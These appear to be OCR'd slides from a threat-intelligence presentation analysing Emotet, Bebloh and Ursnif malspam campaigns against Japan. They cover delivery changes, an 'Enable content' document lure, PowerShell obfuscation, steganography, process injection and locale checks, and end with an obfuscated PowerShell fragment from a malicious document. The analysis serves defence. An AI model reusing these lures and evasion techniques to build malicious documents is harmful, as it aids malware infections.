
Once you have enabled editing, please click **Enable content** button from the yellow bar above.

Office 365

This document created in online version of Microsoft Office Word

To view or edit this document, please click "**Enable editing**" button on the top yellow bar, and then click "**Enable content**"

3.1.3.1. Transition of email subject and contents



Deceived the Invoice

Deceived the Invoice

Email deceived EC
This could be copied genuine one.


Change from link to attachment file

Poor Japanese expression

Reply chain mail

Relying on Emotet

3.1.3.2. Transition of delivery target



Japan, Poland and Italy

Target is Japan, Poland, Germany, Spain, Italy

New botnet for Japan appeared. This delivers phishing email.

Actor delivers to Japan with compromised email account.

Japan, Poland and Germany

Emotet as a delivery Infra


Capability

3.1.1 Maldoc analysis

3.1.2 Bebloh analysis

3.1.3 Ursnif analysis

3.2.1.1. Transition of attachment file



Attached Xls with macros

Attached Xls with macros
Got more obfucated

Attached zip archived
Bebloh(exe)

URL leads to js

Changed from URL to
attachment file (doc)

Zip archive contains js or vbs


Attachment html file leads
to zip archive contains js file

js in doc leads to
download Ursnif


zip (js)

Via Emotet

3.2.1.1. Transition of infection process



3.2.1.1. Transition of infection process



Attached zip(exe)(Ursnif)

Attached Xls with macros

Updated Ursnif version v3

Attached zip archived Bebloh(exe)

URL leads to js

Changed from URL to attachment file

Zip archive contains js or vbs


Attachment html file leads to zip archive contains js file

Via Emotet

zip (js)

js in doc leads to download Ursnif

3.2.1.2. Transition of classification by malware infection method



3.2.1.2. Classification by malware infection method

Group-A

Cutwail-A infected Bebloh with xls attachment
Bebloh infects Ursnif.
Obfuscation and anti-analysis have been enhanced since October 2018.

Group-B

Attacker infects Ursnif mainly from js using various delivery methods.

Group-A

3.2.2.Highly obfuscated approach for attachments

4 sophisticated methods for anti-analysis

1. Multi Obfuscations

→Multi usage of Invoke-DOSfuscation/Invoke-Obfuscation

2. Steganography

→Invoke-PSImage

3. Inject Bebloh into Explorer.exe

→Invoke-ReflectivePEInjection

4. Check Execution Environment (only works Japanese environment)

→Get-Culture


Analysis by @sugimu_sec

Group-A

3.2.2.Highly obfuscated approach for attachments

1. Invoke-Obfuscation

2. Invoke-PSImage




```
.("{1}{0}" -f'al','s') Om New-Object;.("{0}{1}{2}"-f'A','dd-Ty','pe') -AssemblyName ("{3}{0}{2}{1}"-f'm.','awing','Dr','Syste');
[Reflection.Assembly]::LoadWithPartialName(("{1}{3}{0}{2}" -f 'em.','Sys','Security','t')) | .("{2}{0}{1}"-f'-N','ull','Out');
